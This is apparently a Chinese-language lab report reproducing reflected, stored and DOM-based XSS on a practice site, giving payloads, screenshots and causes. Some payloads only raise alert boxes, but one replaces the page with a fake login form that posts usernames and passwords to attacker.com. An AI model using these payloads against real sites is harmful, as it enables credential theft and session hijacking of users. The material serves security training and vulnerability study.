
# XSS漏洞与CSRF漏洞复现报告

# 反射性xss漏洞


## 1.1.1 漏洞复现

页面地结构很简单,就是一个实现了输出输入地字符




显然可能存在xss漏洞,

直接使用payload弹框测试发现没有反馈,查看网页源代码




发现输入数据是存储到value中,同时网页没有对输入输出进行过滤:

通过构造payload “> <script>alert(/xss/)</script>成功弹窗测试其他方式发现也存在弹窗

证明xss漏洞存在

还有一些其他方法验证漏洞存在:



1.1.2 漏洞成因

通过构造特殊地payload ,闭合了页面标签,导致原本的数据部分经过浏览器渲染成了可执行的代码,出现了弹框标签

源代码如下:




可以看到输出数据时名没有对代码进行任何地过滤直接输出input 拼接{xss\_input\_value}的标签,可以是任意代码输出到页面中


1.1.3 漏洞利用

反射性xss通过构造特殊url,当访问不安全的url是会遭受到攻击:

当我构造好了用其他浏览器访问网址时出现弹框:



同时利用xss平台等可以获取相应数据



1.窃取cookie

2.未授权操作

3.传播蠕虫病毒


表单钓鱼payload:<script>

document.body.innerHTML = '<form action="http://attacker.com/phish"><input name="user"><input name="pass" type="password"><input type="submit"></form>';

</script>

# 存储型xss漏洞

* + 1. 漏洞复现




当访问网站时,因为留言板的数据存储到数据库中导致数据库污染,每次访问都会受到xss攻击

* + 1. 漏洞原因

同样是在将数据存储到数据库中的时候没有任何过滤,直接将用户输入全部存储到数据库中,当内容从数据库查询出来显示到页面是,页面执行了脚本,产生弹框


代码如下:




# DOM型xss漏洞

* + 1. 漏洞复现:


这次网站的输入信息也是会输出到当前页面中:






网页源代码可以看到<h6 id=”id1”>content</h6>那么就可以很轻松的根据网页源代码构造payload

发现script未能成功执行,使用其他标签:



<img src=x onerror=alert(1)>页面出现弹框




1.3.2 漏洞原理

DOM 型 XSS 的触发不依赖服务器对输入的处理，而是由于前端 JavaScript 代码不安全地操作 DOM（如直接使用用户输入数据修改页面元素），导致攻击者注入的恶意脚本被浏览器执行。

